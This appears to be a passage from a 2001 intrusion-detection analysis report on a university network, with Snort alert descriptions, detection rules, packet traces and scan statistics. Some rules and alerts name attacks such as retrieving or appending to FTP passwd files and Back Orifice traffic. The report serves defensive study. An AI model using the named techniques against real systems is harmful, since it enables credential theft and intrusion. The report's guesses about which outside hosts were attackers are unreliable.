	Defense Recommendation: Any machine that this alert shows up on, needs to have a virus scanner ran on it. It is recommended that the virus scanner have an updated virus database. The best method to prevent these things is to have a virus scanner that is automatically ran on regular intervals on every desktop computer.	
	Snort v1.8 Ruleset that may generate a similar alert **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible MyRomeo Worm"; content: "myromeo.exe"; nocase; sid:723; rev:1;) **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible MyRomeo Worm"; content: "myjuliet.chm"; nocase; sid:724; rev:1;) **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible MyRomeo Worm"; content: "ble bla"; nocase; sid:725; rev:1;) **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible MyRomeo Worm"; content: "I Love You"; sid:726; rev:1;) **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible MyRomeo Worm"; content: "Sorry... Hey you !"; sid:727; rev:1;) **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible MyRomeo Worm"; content: "my picture from shake-beer"; sid:728; rev:1;) **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible MyRomeo Worm"; content: "Matrix has you..."; sid:735; rev:1;)	
	Correlations McAfee: 98894	

SYSTEM	**Alert:** ICMP Alternate Host Address (Undefined Code!)	**Number Detected of This Alert:** 1
	Description: An ICMP alternate host address message was sent back to the source machine. However it contained an erroneous value in the code field (Arkin, 15). Normally, this ICMP message indicates that another host IP address should be used for the service desired and network traffic should be directed to that IP address ("ICMP Codes", 1).	
	Defense Recommendation: This ICMP traffic may be used to for malicious intent. It is recommend that the firewall be setup with rules to block this traffic.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp any any -> any any (msg:"ICMP Alternate Host Address (Undefined Code!)"; itype: 6; sid:391; rev:1;)	

RECON	**Alert:** WEB-CGI calendar access	**Number Detected of This Alert:** 1
	Description: Someone from the Internet trying to access the local calendar. This may provided the attacker necessary information to do some "social engineering."	
	Defense Recommendation: Access to the calendar server should be blocked or should be password protected.	
	Snort v1.8 Ruleset that may generate a similar alert **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI calendar access";flags: A+; uricontent:"/calendar"; nocase; classtype:attempted-recon; sid:882; rev:1;)	

RECON	**Alert:** WEB-FRONTPAGE posting	**Number Detected of This Alert:** 1
	Description: The Office 2000 Office Server Extensions allows users to modify and save a document back to the web server via the FrontPage vti_aut/author.dll calls (Schlacter, par. 1). The old versions of IE and Office 97 and below only allowed the user to read and print (par. 1). So if the web administrator setups up the "Everyone" group to be authorized to author or administer, the remote clients will be allowed to modify documents (par. 1).	
	Defense Recommendation: Make sure that the "Everyone" group is not able to author or administer files on the web server.	
	Snort v1.8 Ruleset that may generate a similar alert **web-frontpage.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-FRONTPAGE posting"; flags: A+; content:"POST"; uricontent:"/author.dll"; nocase; classtype:attempted-recon; sid:939; rev:1;)	

SYSTE	**Alert:** TFTP - External TCP connection to internal tftp server	**Number Detected of This Alert:** 1
	Description: An external machine has connected to an internal TFTP server. This traffic should be investigated further to determine the intent of the connection to the TFTP server.	
	Defense Recommendation: All TFTP traffic should be block from coming into the network and leaving the network.	

M	**Snort v1.8 Ruleset that may generate a similar alert**

RECON	**Alert:** DNS zone transfer	**Number Detected of This Alert:** 1
	Description: The DNS configuration tables may have been downloaded to an unauthorized machine (advICE :Intrusions :2000401, pars 1-2). This is usually part of the reconnaissance stage of a hacker attack (par. 2).	
	Defense Recommendation: According to advICE :Intrusions :2000401, DNS can be setup to disallow zone transfers in the named.conf (par. 6). If zone transfers are needed, they need to be setup in the named.conf under the allow-transfer option, for example allow-transfer 138.13.100.2 (par. 6).	
	Snort v1.8 Ruleset that may generate a similar alert **dns.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS zone transfer"; content: "|FC|"; flags: A+; offset: 13; reference:arachnids,212; classtype:attempted-recon; sid:255; rev:1;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 53 (msg: "IDS212/dns_dns-zone-transfer"; flags: A+; content: "|FC|"; offset: 13; classtype: info-attempt; reference: arachnids,212;)	

Details

```
09/08-19:11:27.286262 [**] DNS zone transfer [**] 24.37.100.199:1093 ->
MY.NET.1.3:53
```

This is the only alert that 24.37.100.199 (cc775621-a.catv1.md.home.com) generated. Most likely someone looked up the DNS servers and is attempting to do some reconnaissance by downloading the DNS tables. The next step would be to start scanning for machines using the information gathered.

BAD	**Alert:** INFO - Web File Copied ok	**Number Detected of This Alert:** 1
	Description: This alert indicates that a file has been copied from the web server. Most of the time this is probably a false positive. However is it possible that someone has download sensitive data.	
	Defense Recommendation: The web server should not be configured to allow directory listings and make sure sensitive data cannot be accessed from the web server.	
	Snort v1.8 Ruleset that may generate a similar alert **info.rules:**alert tcp $HTTP_SERVERS 80 -> $EXTERNAL_NET any (msg:"INFO Web File Copied ok"; content:"1 file(s) copied"; nocase; flags:A+; classtype:bad-unknown; sid:497; rev:1;)	

SYSTEM	**Alert:** Attempted Sun RPC high port access	**Number Detected of This Alert:** 1
	Description: Someone is attempting to access the RPC port (32770 +) on a Solaris system (CVE-1999-0189, par. 1).	
	Defense Recommendation: The latest system patches should be applied to all Sun and Solaris systems.	
	Snort v1.8 Ruleset that may generate a similar alert	

SYSTEM	**Alert:** Back Orifice	**Number Detected of This Alert:** 1
	Description: Back Orifice is a trojan that allows someone to completely control the machine it is installed on and is completely invisible to the user on the infected machine (advICE :Phauna :RATs :Back Orifice, par. 1). It also runs on a variety of ports making it very hard to detect (advICE :Phauna :RATs :Back Orifice :use, par. 1)	
	Defense Recommendation: There are a variety of Back Orifice eliminators out there on the internet for download. Most virus scanners now detect Back Orifice and will remove it from the system. The best advice is to run a virus scanner on a regular basis to eliminate these types of trojans and other viruses.	
	Snort v1.8 Ruleset that may generate a similar alert **backdoor.rules:**alert tcp $HOME_NET 80 -> $EXTERNAL_NET any (msg:"BACKDOOR BackOrifice access"; flags: A+; content: "server|3a| BO|2f|"; reference:arachnids,400; sid:112; rev:1;) **backdoor.rules:**alert udp $EXTERNAL_NET any -> $HOME_NET 31337 (msg:"BACKDOOR BackOrifice access"; content: "|ce63 d1d2 16e7 13cf 39a5 a586|"; reference:arachnids,399; sid:116; rev:1;) **vision18.rules:**alert TCP $INTERNAL 80 -> $EXTERNAL any (msg: "IDS400/trojan_trojan-active-BackOrifice1-web"; flags: A+; content: "server| 3a| BO|2f|"; classtype: system-success; reference: arachnids,400;) **vision18.rules:**alert UDP $EXTERNAL any -> $INTERNAL 31337 (msg: "IDS397/trojan_trojan-BackOrifice1-scan"; content: "|ce63 d1d2 16e7 13cf 38a5 a586|"; classtype: system-or-info-attempt; reference: arachnids,397;) **vision18.rules:**alert UDP $EXTERNAL any -> $INTERNAL 31337 (msg: "IDS398/trojan_trojan-active-BackOrifice1-dir"; content: "|ce63 d1d2 16e7 13cf 3ca5 a586|"; classtype: system-success; reference: arachnids,398;) **vision18.rules:**alert UDP $EXTERNAL any -> $INTERNAL 31337 (msg: "IDS399/trojan_trojan-active-BackOrifice1-info"; content: "|ce63 d1d2 16e7 13cf 39a5 a586|"; classtype: system-success; reference: arachnids,399;)	

BAD	**Alert:** FTP passwd attempt	**Number Detected of This Alert:** 1
	Description: Someone logged into the FTP server and tried to download the passwd file (advICE :Intrusions :2003601, par. 2). If they are able to download the password file, it is possible they can gain more access to the system by cracking passwords that are stored in the passwd file (par. 2).	
	Defense Recommendation: Setting the system up to use /etc/shadow will help to secure the passwd file. All of the passwords are stored in the shadow file, which is only readable by root. Also, FTP servers can be setup to read from a dummy passwd file.	
	Snort v1.8 Ruleset that may generate a similar alert **ftp.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP passwd retreval attempt"; content:"RETR"; nocase; content:"passwd"; flags: A+; reference:arachnids,213; classtype:bad-unknown; sid:356; rev:2;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS213/ftp_ftp-passwd-retrieval-retr"; flags: A+; content: "RETR"; nocase; content: " passwd"; classtype: info-attempt; reference: arachnids,213;)	

S	**Alert:** SMTP chameleon overflow	**Number Detected of This Alert:** 1

SYSTEM	**Description:** The Chameleon software suite by NetManage, has a buffer overflow vulnerability in the SMTP server (NetManage, par. 1). A HELP command argument contains the vulnerability that is remotely exploitable that may allow the execution of arbitrary code or at the very least results in a DoS (par. 2).
	Defense Recommendation: According to SecurityFocus there are no vendor patches at this time (par. 3).
	Snort v1.8 Ruleset that may generate a similar alert **smtp.rules:**alert tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP chameleon overflow"; content: "HELP "; nocase; flags: A+; dsize: >500; depth: 5; reference:bugtraq,2387; reference:arachnids,266; reference:cve,CAN-1999-0261; classtype:attempted-admin; sid:657; rev:2;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 25 (msg: "IDS266/smtp_smtp-chameleon-overflow"; dsize: >500; flags: A+; content: "HELP "; depth: 5; nocase; classtype: system-attempt; reference: arachnids,266;)

SYSTEM	**Alert:** EXPLOIT FTP passwd appe path	**Number Detected of This Alert:** 1
	Description: This alert is generated by someone who is attempting to append entries to the password file on the FTP server (Vision, IDS523 par. 1). If this is successful, the attacker may gain access to the server (par. 1).	
	Defense Recommendation: Setting the system up to use /etc/shadow will help to secure the passwd file. All of the passwords are stored in the shadow file, which is only readable by root. Also, FTP servers can be setup to read from a dummy passwd file.	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS523/ftp_ftp-passwd-appe"; flags: A+; content: "APPE"; nocase; content: "passwd"; classtype: system-attempt; reference: arachnids,523;)	
	Compromised Machines MY.NET.253.105	

Details

```
09/09-04:32:34.797438  [**] EXPLOIT FTP passwd appe path [**] 63.224.211.176:1336 ->
MY.NET.253.105:21
```

This is the only alert generated by 62.224.211.176 (dialupK176.uswest.net.spkn.uswest.net). The password and shadow files on this machine need to be checked for compromised.

WHOIS Information:
Server used for this query: [whois.arin.net]

U S WEST Communications Svcs, Inc.
(NETBLK-USW-INTERACT99)
600 Stinson Blvd NE
Minneapolis, MN 55413
US

Netname: USW-INTERACT99
Netblock: 63.224.0.0 - 63.231.255.255

Maintainer: USW

Coordinator:
U S WEST ISOps (ZU24-ARIN)
abuse@uswest.net
612-664-4689

Domain System inverse mapping provided by:

NS1.USWEST.NET 204.147.80.5
NS2.DNVR.USWEST.NET 206.196.128.1

ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

Record last updated on 13-Sep-2000.
Database last updated on 11-Oct-2001 23:21:45 EDT.

BAD	**Alert:** ICMP Mobile Registration Reply (Undefined Code!)	**Number Detected of This Alert:** 1
	Description: An ICMP mobile registration reply message was sent back to the source machine. However it contained an erroneous value in the code field (Arkin, 16).	
	Defense Recommendation: This ICMP traffic may be used to for malicious intent. It is recommend that the firewall be setup with rules to block this traffic.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp any any -> any any (msg:"ICMP Mobile Registration Reply (Undefined Code!)"; itype: 36; sid:422; rev:1;)	

Top Talkers – Alerts

Table 1: Top 10 Alert Talkers

Number of Alerts	Source IP Address	Top Signatures Generated
20484	211.90.176.59	Web-MISC Attempt to execute cmd; IDS552/web-iis_IIS ISAPI Overflow ida nosize
13224	61.153.17.244	MISC Large UDP Packet; UDP scan; High port 65535 udp - possible Red Worm - traffic
5576	MY.NET.226.18	ICMP Echo Request Nmap or HPING2; ICMP traceroute
5483	211.90.120.41	Web-MISC Attempt to execute cmd; IDS552/web-iis_IIS ISAPI Overflow ida nosize
5471	200.250.65.1	Web-MISC Attempt to execute cmd; IDS552/web-iis_IIS ISAPI Overflow ida nosize
5418	195.46.229.103	Web-MISC Attempt to execute cmd; IDS552/web-iis_IIS ISAPI Overflow ida nosize
4898	130.102.232.25	Web-MISC Attempt to execute cmd; IDS552/web-iis_IIS ISAPI Overflow ida nosize
4602	MY.NET.14.1	ICMP Destination Unreachable (Communication Administratively Prohibited); ICMP Destination Unreachable (Host Unreachable)
4115	211.97.144.25	Web-MISC Attempt to execute cmd; IDS552/web-iis_IIS ISAPI Overflow ida nosize
4104	MY.NET.16.5	ICMP Destination Unreachable (Communication Administratively Prohibited); ICMP Destination Unreachable (Host Unreachable)

Table 1, above, shows the top ten machines that generated the most alerts for the time period of 09/07/2001 to 09/11/2001. Along with the source IP addresses, some of the alerts that the machine has generated. There were three machines from the Universities' network mixed in with

machines from outside the network. It should be noted that of the Top Ten, most of the alerts generated have to do with exploitation of IIS web servers.

Top Talkers – OSS

The table at the right shows the OOS machines that generated the most traffic. The IP address and the hostname, if it could be found using an nslookup, are in the second column. The third column contains any alerts that the machine has generated in addition to the OOS alerts.

Table 2: Top 10 OOS Talkers

Number of Alerts	Source IP Addresses	Signatures Generated From Source IP
35	199.183.24.194 (vger.kernel.org)	Queso Fingerprint, TCP 12 SYN Scan, TCP 21 SYN Scan
28	198.186.202.147 (panoramix.valinux.com)	Queso Fingerprint, TCP 12 SYN Scan, TCP 21 SYN Scan
21	130.207.193.70 (dracula.gtri.gatech.edu)	Port 55850 tcp – Possible myserver activity, TCP 21 SYN Scan, Queso Fingerprint
16	128.46.156.155 (csociety.ecn.purdue.edu)	TCP 12 SYN Scan, Queso Fingerprint
6	212.124.64.22 (cache3.internet-bg.net)	Queso Fingerprint
5	66.31.20.215	TCP 21 SYN Scan, Queso Fingerprint
4	65.164.16.45 (user45.net100.oh. sprint-hsd.net)	
4	24.19.97.122 (cc438141-a.taylor1.mi.home.com)	
4	193.179.213.154 (ns.mzm.cz)	
3	62.119.192.113	TCP 2 SFRPA Scan

Some of the more interesting OOS traffic has come from 130.207.193.70. First off, 130.207.193.70 is involved with three other alerts: “Port 55850 tcp – Possible myserver activity”, “ TCP 21 SYN scans”, and “Queso fingerprint”.

```
09/07-10:26:31.348466 130.207.193.70:1522 -> MY.NET.253.51:113
TCP TTL:56 TOS:0x0 ID:6756  DF
21S***** Seq: 0x3423F7BF   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 342683099 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-11:09:18.498855 130.207.193.70:1584 -> MY.NET.253.51:113
TCP TTL:56 TOS:0x0 ID:23899  DF
21S***** Seq: 0xD489852C   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 342939767 0 EOL EOL EOL EOL
```

Table 3: 130.207.193.70 OOS Packets

All three of these alerts, by themselves, are very alarming. On top of that, 130.207.193.70 is sending <EOL> packets to port 113. Port 113 is the ident/auth daemon and it gives out miscellaneous information like user information and process information (Dethy, par. 20). In a nutshell, according to Dethy's paper on portscanning, the key is to send a packet with a formatted string containing an <EOL>, which would return the process owner and port the process is running on (par. 22-23). This would then give the attacker all the information he or she needs to find an exploit and gain administrative rights to the server. Table 3 shows examples of the packets sent to the MY.NET.253.X machines.

Figure 1 shows the relationships between four machines: 130.207.193.70, MY.NET.253.51, MY.NET.253.52, and MY.NET.253.53. It shows all of the source ports from 130.207.193.70 to the various machines with 99% of the traffic to destination port 113. The myserver trojan traffic is depicted as well. Further analysis of the traffic will be necessary to determine exactly what is going on between these machines. If the traces are available for the other alerts that 130.207.193.70 was involved in, those should be reviewed as soon as possible. Meanwhile, it may be a good idea to restrict or block 130.207.193.70. Lastly, port 113 should be blocked at the boarder router or firewall to keep people from doing reconnaissance by using ident/auth daemon.




Figure 1: 130.207.193.70 OOS Port Traffic

198.186.202.147 is doing the same thing as 130.207.193.70. Table 4 depicts one of the eight or so OOS packets that Snort picked up. The OOS packets all had random source ports, but like 130.207.193.70, all of the traffic was directed to destination port 113. All of 198.186.202.147's traffic from other logs should be reviewed to see if other details could provide more clues of what this person was trying to accomplish.

09/07-03:44:46.852853 198.186.202.147:54182 -> MY.NET.253.51:113
TCP TTL:47 TOS:0x0 ID:37538 DF
21S***** Seq: 0x46948739 Ack: 0x0 Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 131667355 0 EOL EOL EOL EOL

Table 4: 198.186.202.147 OOS Packets

Another interesting OOS packet is in Table 5. This appears to be traffic coming from a GNUTella connection. MY.NET.207.230 has roughly twenty-five or so "INFO Inbound GNUTella Connect accept" alerts. There were no other alerts generated by 65.69.141.145.

```
09/10-21:26:06.039431 65.69.141.145 -> MY.NET.207.230
TCP TTL:112 TOS:0x0 ID:58538  DF MF
Frag Offset: 0x0    Frag Size: 0x22
38 6B 62 70 73 20 34 34 6B 48 7A 20 00 D4 00 00  8kbps 44kHz ....
00 E0 A5 3A 00 4D 65 74 61 6C 6C 69 63 61 20 2D  ...:.Metallica -
20 46                                             F
```

Table 5: 65.69.141.145 OOS Packets

There are several other machines on the University network that may be using GNUTella. Below is a list of those machines that have OOS alerts with them:

- MY.NET.108.42
- MY.NET.182.91
- MY.NET.202.130
- MY.NET.202.94
- MY.NET.205.194
- MY.NET.208.62
- MY.NET.219.98
- MY.NET.229.98
- MY.NET.233.42
- MY.NET.53.32
- MY.NET.53.40

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/07-22:28:00.546928 66.31.20.215:32970 -> MY.NET.53.40:6346
TCP TTL:47 TOS:0x0 ID:18230  DF
21S***** Seq: 0x2247C6E6    Ack: 0x0    Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 557520 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/07-22:30:16.279952 66.31.20.215:33029 -> MY.NET.53.40:6346
TCP TTL:47 TOS:0x0 ID:20524  DF
21S***** Seq: 0x2BE9E68C    Ack: 0x0    Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 571040 0 EOL EOL EOL EOL
```

Table 6: MY.NET.53.40 OOS Packets

One of the biggest offenders is MY.NET.53.40. Port 6346 is associated with the GNUTella service and using GNUTella may violate the University's policies on acceptable computer usage. If that is the case, the users may need to be reminded of that.

Some other OOS traffic that should be further reviewed is traffic coming from 199.183.24.194 (vger.kernel.org). This machine is sending the example packet in Table 6 to port 25 on machines MY.NET.253.41, MY.NET.253.42, and MY.NET.253.43. 198.186.202.147 sends several of these same packets to MY.NET.70.113. A further analysis with additional log information may show something more.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/10-06:17:28.486939 199.183.24.194:40366 -> MY.NET.253.41:25
TCP TTL:53 TOS:0x0 ID:27504  DF
21S***** Seq: 0x3E064E22   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 262284626 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/10-07:23:01.854340 199.183.24.194:52602 -> MY.NET.253.42:25
TCP TTL:53 TOS:0x0 ID:11421  DF
21S***** Seq: 0x36230905   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 262677912 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/10-07:30:41.303891 199.183.24.194:60165 -> MY.NET.253.43:25
TCP TTL:53 TOS:0x0 ID:35055  DF
21S***** Seq: 0x537C51E4   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 262723851 0 EOL EOL EOL EOL
```

Table 7: 199.183.24.194 OOS Packets

Table 8 contains more supporting evidence that 128.46.156.155 was probably trying to OS fingerprint MY.NET.99.85. The snort alerts for the Queso fingerprint look like they correspond to the OOS alert. There are just two seconds between the Snort alerts and the OOS alert. The traffic coming from 128.46.156.155 should be reviewed further to ensure that this is correct. The administrators might want to block or add some rules to the IDS to monitor 128.46.156.155 closer. The attacker may be doing his or her recon for a future attack against MY.NET.99.85.

```
09/11-07:33:10.127714  [**] Queso fingerprint [**] 128.46.156.155:33593
-> MY.NET.99.85:80
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/11-07:33:12.227667 128.46.156.155:33593 -> MY.NET.99.85:80
TCP TTL:55 TOS:0x0 ID:62244  DF
21S***** Seq: 0x9C01F126   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 100205058 0 EOL EOL EOL EOL

09/11-08:03:15.657296  [**] Queso fingerprint [**] 128.46.156.155:34136
-> MY.NET.99.85:80
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/11-08:03:17.946446 128.46.156.155:34136 -> MY.NET.99.85:80
TCP TTL:55 TOS:0x0 ID:1874  DF
21S***** Seq: 0xE04C405   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 100385623 0 EOL EOL EOL EOL
```

Table 8: 128.46.156.155 OOS Packets


Top Talkers – Scans

The table on the right depicts the machines that have the highest scan rates for the period from September 07 to September 11. Four of the machines with the highest scan rates, are from the University's network. It would be a good idea to investigate as to why these machines have such high activity.

Table 9: Top 10 Scanners

Number of Scans	Source IP Address	Top Signatures Generated
56696	MY.NET.160.114	UDP scan
27296	205.188.246.121 (g2lb3.spinner.com)	UDP scan
25540	MY.NET.201.42	UDP scan
23905	205.188.244.121 (g2lb2.spinner.com)	UDP scan
22339	205.188.233.185 (g2lb6.spinner.com)	UDP scan
22162	205.188.233.153 (g2lb5.spinner.com)	UDP scan
19170	MY.NET.213.6	UDP scan
18750	205.188.244.57 (g2lb1.spinner.com)	UDP scan
17702	205.188.233.121 (g2lb4.spinner.com)	UDP scan
9157	MY.NET.234.162	UDP scan

Figure 2 shows the different types of scans that showed up in the snort logs during the September 07 to September 11 timeframe. The amount of UDP scans is overwhelming compared to the other types of scans that occurred. For all 5 days there was UDP scans going on. Next in line is the SYN scans that, too happened for all have days. There were a total of 336 scans from type other, this would include VECNA, XMAS, SYN, NOACK, FullXMAS, and etc.



Sep 7 00:04:47 MY.NET.237.74:28800 -> 64.217.24.93:28800 UDP
Sep 7 00:04:47 MY.NET.237.74:28800 -> 24.221.116.203:28800 UDP
Sep 7 00:04:47 MY.NET.237.74:28800 -> 172.133.1.23:28800 UDP
Sep 7 00:04:47 MY.NET.237.74:28800 -> 63.64.41.103:28800 UDP

Table 10: UDP Scan Example

The UDP scan is where a 0 byte UDP packet is sent to a specified port (Nmap, 3). If an ICMP port unreachable message is received, then the port is closed, otherwise the port is assumed that it is open (3). This was the primary type of scanning done during the timeframe with 326296 alerts generated. Most often a program called Nmap is used to generate these types of scans. Table 10 contains an example of what a UDP scan looks like.

A SYN scan is where only the SYN flag bit is set in the TCP header. In the timeframe review there was 17599 SYN alerts. There are a variety of programs out there that can generate these types of scans, Nmap is probably the most popular.

There was 97 NULL scans for the timeframe being review. A NULL scan is where no flag bits are being sent in the TCP header of the TCP message. This is an example of one of the stealth scanning techniques that can be done with Nmap.

